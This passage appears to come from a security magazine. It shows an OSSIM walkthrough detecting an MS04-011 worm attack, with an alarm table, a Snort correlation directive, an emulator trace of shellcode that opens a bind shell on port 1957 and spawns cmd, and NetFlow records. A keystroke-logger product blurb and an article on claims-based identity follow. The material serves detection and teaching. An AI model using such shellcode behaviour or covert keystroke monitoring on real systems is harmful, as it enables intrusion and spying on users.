
- A machine from an external network accessing "IPC$ share" on "Windows-File-Server" computer
- IDS events indicating an attempt to exploit CVE-2003-0533 vulnerability
- IDS detecting a possible shellcode in the communication
- Affected Windows server receiving a binary file from an attacker.

Aside from the suspicious events, we show a risk 2 "directive_event" that indicates that OSSIM has correlated the events and has generated an alarm, as shown below - Incidents->Alarm panel.

The system has detected an event that may indicate an exploit attempt against the system, followed by a shellcode IDS event. The attacker has sent a binary file to the victim and OSSIM has identicated a "Worm Infection against Windows-File-Server via Lsasrv.dll RPC vulnerability" taking place. Let's click on View/Edit current directive definition to understand how the correlation rule works.



#	Id	Alarm	Risk	Date	Source	Destination	Correlation Level
1	16	Worm Infection against Windows-File-Server via Lsasrv.dll RPC vulnerability	2	2010-03-06 13:39:16	98.114.205.102:1828	Windows-File-Server:microsoft-ds	3
Alarm Summary [Total Events: 3 - Unique Dst IPAddr: 1 - Unique Types: 3 - Unique Dst Ports: 2]							
1	15	snort: "ET POLICY PE EXE or DLL Windows file download (2)"	0	2010-03-06 13:39:15	98.114.205.102:2152	Windows-File-Server:socks	3
2	10	snort: "ET ATTACK_RESPONSE Mainz/Bielefeld Shellcode"	0	2010-03-06 13:39:14	98.114.205.102:1828	Windows-File-Server:microsoft-ds	2
3	9	snort: "NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt"	0	2010-03-06 13:39:14	98.114.205.102:1828	Windows-File-Server:microsoft-ds	1



Worm Infection against DST_IP via Lsasrv.dll RPC vulnerability
Directive 6013 (Priority: 3)

+	x	Copy	Name	Reliability	Time_out	Occurrence	From	To	Port_from	Port_to	Sensor	Plugin ID	Plugin SID
+	x	C ← → ↑ ↓	Lsasrv.dll RPC exploit	3	None	1	ANY	ANY	ANY	ANY	ANY	snort (1001)	2514 2000046 2000033 2000032
+	x	C ← → ↑ ↓	Shellcode Detect	+1	10	1	1:SRC_IP	1:DST_IP	ANY	ANY	ANY	snort (1001)	Expand / Collapse
+	x	C ← → ↑ ↓	TFTP GET	+6	10	1	1:DST_IP	1:SRC_IP	ANY	ANY	ANY	snort (1001)	1444
+	x	C ← → ↑ ↓	Executable File Download	+10	10	1	1:SRC_IP	1:DST_IP	ANY	ANY	ANY	snort (1001)	2008576 2008509 2009019 2008341 2008285 2002773 2008557 2008575 2009080 2007671 2009033 2009034 2009035 2009033 2009034 2009035 2000419 2010869
+	x	C ← → ↑ ↓	Connection Attempt	+6	10	1	1:DST_IP	1:SRC_IP	ANY	ANY	ANY	spp_anomsensor (1104)	4 6 101 102
+	x	C ← → ↑ ↓	Executable File Download	+10	10	1	1:SRC_IP	1:DST_IP	ANY	ANY	ANY	snort (1001)	2008576 2008509 2009019 2008341 2008285 2002773 2008557 2008575 2009080 2007671 2009033 2009034 2009035 2009033 2009034 2009035 2000419 2010869
+	x	C ← → ↑ ↓	Connection Attempt	+6	10	1	1:DST_IP	1:SRC_IP	ANY	ANY	ANY	snort_tag (1002)	1
+	x	C ← → ↑ ↓	Executable File Download	+10	10	1	1:SRC_IP	1:DST_IP	ANY	ANY	ANY	snort (1001)	2008576 2008509 2009019 2008341 2008285 2002773 2008557 2008575 2009080 2007671 2009033 2009034 2009035 2009033 2009034 2009035 2000419 2010869
+	x	C ← → ↑ ↓	Executable File Download	+6	10	1	1:SRC_IP	1:DST_IP	ANY	ANY	ANY	snort (1001)	2008576 2008509 2009019 2008341 2008285 2002773 2008557 2008575 2009080 2007671 2009033 2009034 2009035 2009033 2009034 2009035 2000419 2010869

Analyzing the directive definition, we can see that the first level of the correlation rule is "Lsasrv.dll RPC exploit". A correlation backlog will be created when an event from plugin_id 1001 (Snort) and plugin_sid specified in the plugin_sid field comes from any source to any destination. The second level "Shellcode Detected" will increase the reliability value by 1 when the IDS detects a shellcode pattern from the same source of the first rule level (1:SRC_IP) to the same destination of the first level (1:DST_IP) in less that 10 seconds.


Once the second level is reached, the correlation has several possible paths to follow in less than 10 seconds. For example:

• A TFTP connection is established followed by an executable file being transferred to the victim host increasing rule's reliability by 10
• A new connection is opened between the victim and the attacker followed by a executable file being transferred to the victim host increasing the reliability by 10
• An executable file is transmitted between victim and attacker.

In the same window we can observe general information about the directive:

• Properties: Targeted/Non-targeted attack, attack phase (approach, exploration, penetration), impacts (QOS, Infleak, Lawful, Image, Financial, Availability, Integrity, Confidentiality)....
• ISO27001 affected controls:
o A.10.4.1 Controls against malicious code
• PCI affected controls:
o R.5.1 Deploy anti-virus software on all systems commonly affected by viruses
o R.5.1.1 Ensure that anti-virus programs are capable of detecting, removing, and protecting
o Ensure that all anti-virus mechanisms are current, actively running, and capable of generating alarms.

We can also look up the directive explanation and find more references by clicking on the KDB (Knowledge Database) link.



Date
2010-03-10
User
admin
Keywords
Attachments
Links
6013 directive

Description:

A possible worm has been identified infecting computers inside the corporate network exploiting MS04-011 vulnerability. A malicious shellcode followed by suspicious connections may indicate an infection.

Solution:

- Install AntiSpyware Software.
- Install an up-to-date Antivirus Software.
- Enable a firewall on the computer.


References:
* FULLDISC:20040413 EEYE: Windows Local Security Authority Service Remote Buffer Overflow
* URL:http://lists.grok.org.uk/pipermail/full-disclosure/2004-April/020069.html
* EEYE:AD20040413C
* URL:http://www.eeye.com/html/Research/Advisories/AD20040413C.html
* BUGTRAQ:20040429 MS04011 Lsasrv.dll RPC buffer overflow remote exploit (PoC)
* URL:http://marc.theaimsgroup.com/?l=bugtraq&m=108325860431471&w=2
* MS:MS04-011
* URL:http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx
* CERT:TA04-104A
* URL:http://www.us-cert.gov/cas/techalerts/TA04-104A.html
* CERT-VN:VU#753212
* URL:http://www.kb.cert.org/vuls/id/753212
* CIAC:O-114
* URL:http://www.ciac.org/ciac/bulletins/o-114.shtml
* BID:10108
* URL:http://www.securityfocus.com/bid/10108
* OVAL:oval:org.mitre.oval:def:883
* URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:883
* OVAL:oval:org.mitre.oval:def:898
* URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:898
* OVAL:oval:org.mitre.oval:def:919
* URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:919
* XF:win-lsass-bo(15699)

Now is time to gather more information about how the attack happened and what it did. We know that the attacker most likely used a remotely exploitable buffer overrun vulnerability. Open the Shellcode event from the analysis console or from the alarm panel. Once opened, we can click on the left side of the packet raw data the "Shellcode analysis" link that will interpret the shellcode data and let us understand easily what the shellcode does:

```
ExitThread(0)
stepcount 7479
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x7c800000 =>
none;
LPCSTR lpProcName = 0x00417258 =>
= "CreateProcessA";
) = 0x7c802367;
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x7c800000 =>
none;
LPCSTR lpProcName = 0x00417267 =>
= "ExitThread";
) = 0x7c80c058;
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x7c800000 =>
none;
LPCSTR lpProcName = 0x00417272 =>
= "LoadLibraryA";
) = 0x7c801d77;
HMODULE LoadLibraryA (
LPCTSTR lpFileName = 0x0041727f =>
= "ws2_32";
) = 0x71a10000;
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x71a10000 =>
none;
LPCSTR lpProcName = 0x00417286 =>
= "WSASocketA";
) = 0x71a18769;
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x71a10000 =>
none;
LPCSTR lpProcName = 0x00417291 =>
= "bind";
) = 0x71a13e00;
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x71a10000 =>
none;
LPCSTR lpProcName = 0x00417296 =>
= "listen";
) = 0x71a188d3;
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x71a10000 =>
none;
LPCSTR lpProcName = 0x0041729d =>
= "accept";
) = 0x71a21028;
FARPROC WINAPI GetProcAddress (
HMODULE hModule = 0x71a10000 =>
none;
LPCSTR lpProcName = 0x004172a4 =>
= "closesocket";
) = 0x71a19639;
SOCKET WSASocket (
int af = 2;
int type = 1;
int protocol = 0;
LPWSAPROTOCOL_INFO lpProtocolInfo = 0;
GROUP g = 0;
DWORD dwFlags = 0;
) = 66;
int bind (
SOCKET s = 66;
struct sockaddr_in * name = 0x00417269 =>
struct = {
short sin_family = 2;
unsigned short sin_port = 42247 (port=1957);
struct in_addr sin_addr = {
unsigned long s_addr = 0 (host=0.0.0.0);
};
char sin_zero = " ";
};
int namelen = 16;
) = 0;
int listen (
SOCKET s = 66;
int backlog = 1;
) = 0;
SOCKET accept (
SOCKET s = 66;
struct sockaddr * addr = 0x00000000 =>
struct = {
};
int addrlen = 0x00000000 =>
none;
) = 68;
BOOL CreateProcess (
LPCWSTR pszImageName = 0x00000000 =>
= "g_";
LPCWSTR pszCmdLine = 0x004172a5 =>
= "cmd";
LPSECURITY_ATTRIBUTES psaProcess = 0x00000000 =>
none;
LPSECURITY_ATTRIBUTES psaThread = 0x00000000 =>
none;
BOOL fInheritHandles = 1;
DWORD fdwCreate = 0;
LPVOID pvEnvironment = 0x00000000 =>
none;
LPWSTR pszCurDir = 0x00000000 =>
none;
struct LPSTARTUPINFOW psiStartInfo = 0x0012fe54 =>
struct = {
DWORD cb = 0;
LPTSTR lpReserved = 0;
LPTSTR lpDesktop = 0;
LPTSTR lpTitle = 0;
DWORD dwX = 0;
DWORD dwY = 0;
DWORD dwXSize = 0;
DWORD dwYSize = 0;
DWORD dwXCountChars = 0;
DWORD dwYCountChars = 0;
DWORD dwFillAttribute = 0;
DWORD dwFlags = 0;
WORD wShowWindow = 0;
WORD cbReserved2 = 0;
LPBYTE lpReserved2 = 0;
HANDLE hStdInput = 68;
HANDLE hStdOutput = 68;
HANDLE hStdError = 68;
};
struct PROCESS_INFORMATION pProcInfo = 0x0052f74c =>
struct = {
HANDLE hProcess = 4711;
HANDLE hThread = 4712;
DWORD dwProcessId = 4712;
DWORD dwThreadId = 4714;
};
) = -1;
int closesocket (
SOCKET s = 68;
) = 0;
int closesocket (
SOCKET s = 66;
) = 0;
void ExitThread (
DWORD dwExitCode = 0;
) = 0;
```

As we can see, the shellcode is a bindshell on port 1957. We can observed the connection to the bind port from the attacker clicking the right mouse button->Traffic on the attacker IP.

Thanks to Netflow Data we are able to observe all the connections where the attacker was involved.



src ip 192.150.11.111 or dst ip 192.150.11.111

and <none>

● List Flows ○ Stat TopN

Limit to:	500 Flows
Aggregate	☑ proto ☑ srcPort ☑ srcIP ☑ dstPort ☑ dstIP
Sort:	□ start time of flows
Output:	extended □ / IPv6 long

Date flow start	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	pps	bps	Bpp	Flows
2010-03-10 09:13:59.331	0.396	TCP	Windows-File-Server:1957	98.114.205.102:1924	.AP.SF	0	6	250	15	5050	41	1
2010-03-10 09:14:00.367	6.987	TCP	Windows-File-Server:1080	98.114.205.102:2152	.A..SF	0	112	4488	16	5138	40	1
2010-03-10 09:13:58.533	1.258	TCP	98.114.205.102:1828	Windows-File-Server:445	.APRS.	0	14	4777	11	30378	341	1
2010-03-10 09:13:59.919	7.659	TCP	98.114.205.102:8884	Windows-File-Server:36296	.AP.SF	0	12	850	1	887	70	1
2010-03-10 09:13:58.394	0.336	TCP	98.114.205.102:1821	Windows-File-Server:445	.A..SF	0	4	168	11	3999	42	1
2010-03-10 09:13:59.306	0.576	TCP	98.114.205.102:1924	Windows-File-Server:1957	.AP.SF	0	6	381	10	5291	63	1
2010-03-10 09:14:00.343	7.131	TCP	98.114.205.102:2152	Windows-File-Server:1080	.AP.SF	0	159	165088	22	185206	1038	1
2010-03-10 09:13:58.426	0.208	TCP	Windows-File-Server:445	98.114.205.102:1821	.A..SF	0	3	128	14	4923	42	1
2010-03-10 09:13:58.584	0.771	TCP	Windows-File-Server:445	98.114.205.102:1828	.AP.S.	0	17	1590	22	16498	93	1
2010-03-10 09:13:59.834	7.776	TCP	Windows-File-Server:36296	98.114.205.102:8884	.APRSF	0	15	841	1	865	56	1

```
Summary  total flows: 10  total bytes  178561  total packets  348  avg bps  155000  avg pps  37  avg bpp  513
Time window  2010-03-10 06:43:53 - 2010-03-10 09:18:48
Total flows processed  13763  Blocks skipped  0  Bytes read  716544
Sys  0.008s flows/second: 1720375.0  Wall  0.001s flows/second: 9120609.7
```

Conclusion

Our hope is that after having seen an overview of the system along with an explanation of how a complex attack can be detected and analyzed using OSSIM, the reader will want to try this out in his own environment, detecting real attacks and threats to his network and hosts.

We encourage anyone who feels that way and is as excited about it as we are, to download OSSIM from tinyurl.com/yj4pzks and test it. After all, it's free.

This article has been written jointly by Jaime Blasco (jaime.blasco@alienvault.com, twitter: jaimeblascob), leader of the Vulnerability Research Team at AlienVault and Dominique Karg (dk@alienvault.com, twitter: dkarg), lead developer of OSSIM and co-founder of AlienVault.

Software spotlight

REFOG Personal Monitor (www.net-security.org/software.php?id=771)

REFOG Personal Monitor integrates several tools to ensure thorough monitoring of computer systems. It keeps track of every word or keystroke command entered by a user. It also monitors the Clipboard and records all pasted items. The program logs active applications and window captions. Every entry in the log has a time stamp so that you can trace user activity minute by minute.

IM Lock Professional (www.net-security.org/software.php?id=768)

IM Lock Professional controls and blocks access to web pages, and other types of internet use like MSN Messenger. You can also block popular peer-to-peer file sharing programs, and individual web sites.

PeerGuardian (www.net-security.org/software.php?id=767)

PeerGuardian is a security tool for P2P clients, Phoenix Labs' premier IP blocker for OS X. It integrates support for multiple lists, list editing, automatic updates, and blocking all of IPv4 (TCP, UDP, ICMP, etc), making it an easy and safe way to protect your privacy on P2P.

Internet Access Controller (www.net-security.org/software.php?id=765)

Internet Access Controller is a program for controlling, blocking and restricting internet and network access. From blocking or allowing web sites, filtering ports and IP addresses to complete scheduling of user access to the web, Internet Access Controller has it all.

The world of claims-based security

by Rob Faber

Working with identities within your organization is based on known methods and familiar concepts of authentication and dealing with digital identities. But, in a globally connected world, that is a totally different story. Claims-based security and authentication proposes to solve some traditional problems when it comes to working with identities in an Internet world. With the "Geneva" platform, Microsoft developed a framework that is built upon the concept of claims-based security. The question is: will claims-based security be able to solve the problems concerning "federated identities", or will it prove to be just a hype?

Working with users and their digital identities is always a challenge. In this article, we'll be discussing claims-based security in general, but we will also consider how it can be implemented by using Active Directory Federation Services 2.0 and the identity framework solutions offered by Microsoft.

The traditional environment

Most organizations employing the traditional model treat the internal user as part of their managed security realm. The identities are tied to a platform or have some sort of security boundary. Simple authentication is used: account name and password.

In a traditional environment, the Windows platform uses the Active Directory Domain Services (ADDS) as a centralized storage and validation platform. The Active Directory stores the end-user accounts and the specific rights granted to him or her, based on group membership. This takes care of the issue of access to resources.

In a Microsoft environment, a domain controller authenticates the user and creates a Kerberos ticket/token if valid credentials are supplied and the authentication process is successful. The ticket is valid during the session and will be used to access resources such as applications, services and servers. Included in the tickets are the so-called Privilege Attribute Certificates (PACs), and they contain the information needed for the user to gain access to resources.

The Security ID (SID) and the rights granted through group membership (group membership SIDs) can also be found within. If the user logs off, the session will be terminated and the ticket will no longer be valid. A service that uses Windows integrated authentication within your domain receives a Kerberos ticket and is, in most cases, part of the security realm. Kerberos is placed centrally as a validation service and is trusted by the members of that security domain.

Identity silos

The previous example illustrated how identities are managed by individual organizations (or departments within them) and how, in doing so, they create identity silos. Different systems, platforms and departments within the organization deal with identities in their own unique way. The identity itself and all the information that is tied to it is stored (most of the time) in a local directory service or database.

In this day and age, bigger companies use a large number of (web) applications and services, many of which store identities separately and the authentication can be executed on both the application and the infrastructure level.

As users, we are forced to fill in the same forms over and over again, but are encouraged to use different usernames and passwords. The situation on the Internet is similar – time and again we have to provide the same sort of information in order to gain the permission to use different online services. Name, address, date of birth, gender... Every organization has its own method for registering users, and that is very inconvenient for customers.

Identity mess

The traditional borders and defense lines of organizations have shifted. If we want to grant access to our application, the internally based identity will work just fine in most cases. But, what if we want to outsource some of the work conducted by the call center, or we want to provide our customers with a self-service portal for taking care of their profile and managing specific services online? Right. It is the same application, but totally different scenarios.

Besides, this can be the same user and person using different digital identities. People can be employees as well as customers. Customers can also delegate tasks to - for example - a financial advisor for things they're not good at. Besides all this, there are some privacy issues and related questions. Most users like to manage their own identity (identities) in the digital world, providing just the right data and details to get access to specific services and applications. This concept is called user centric identity management.


A lot of organizations have to spend a substantial part of their budget to address identity management. Sometimes, the result is a digital ID crisis. We might conclude that it’s not realistic anymore to try to set up and manage all this internally.

Cross the border: Federation

In the previously mentioned scenario, giving controlled access and dealing with identities from both internal and external sources introduces a new set of challenges. A local Active Directory doesn’t fit in this picture anymore. If we want to manage this, we have to change our way of thinking and maybe even trust partners or external ID service providers. Trust is really the keyword here and this is certainly not a technical game. Ultimately, this means having faith in a (business) partner and their procedures for handling identities. If we trust that partner, we can maybe trust specific users or services from that organization or digital identities provided by them. And if this step is taken, the next one could be giving specific rights to carry out tasks.

Identity management challenges associated with cross-company, cross-domain issues, has given rise to an approach known as federated identity management or identity federation. There are a couple of important aspects here. Federation is about the different pieces of information about users (or principal) stored in different places (different identity management systems or identity silos) and bringing all of this information together. This data is joined by use of a token. Identity federation is also about authenticating a user across multiple sites within a company or even across independent and separated security realms.

Research concerning this subject is going on for years now. How to solve the problem of a widely adopted standard and global trusted identity solution that will fit in the new online world of the Internet? There are lots of reasons for looking for better alternatives. In all the cases presented, claims-based security seems to hold the promise of solving those problems.



Token with claims

Claims-based security

Claims-based authentication works in a slightly different manner. Application owners are provided with authentication services that are platform and application independent, so that no silos or separate identity stores within organizations are needed. The authentication part is separated from the actual applications.

Here is an example. Frank (the end-user or subject) wants to access an Internet bookstore and maybe order a book. To prove his identity, he first contacts an issuer and asks for a security token.


After verification, the provider (issuer) of the requested digital identity creates and returns a signed token. A token is nothing more than a signed statement by an issuer about a subject (in this case Frank). If this sounds familiar it is because this basic concept applies also to the Public Key Infrastructure or PKI.

The token includes one or more claims. They can contain very specific or more generic pieces of information about the subject - like an address, birth date, gender, and so on. After completion, Frank contacts the online bookstore and presents the token and claims he got it from the issuer. The bookstore trusts the issuer of the signed token. After checking if the issuer is legitimate, the bookstore accepts the information. Frank now gains access and can search online and order the book he had in mind.

Tokens contain claims and a claim represents a specific attribute about a subject or identity. Claims-based security is about authentication and authorization based on those validated attributes.

Policies within the application itself demand the attributes needed (the specific claims asked for) and finally permissions are granted based on those claims to execute a certain function within the application.

In this case, the software developer is not required to know the identity of the user or to have a system and process in place for identifying the user. That is because the whole process and the validation are now done by a trusted party. A validated identity by that trusted party is associated with a set of claims, or claim set. If the owner of the application or service trusts the claim-based authentication mechanism and the issuer, we can trust the claims enclosed.



Claims-based process

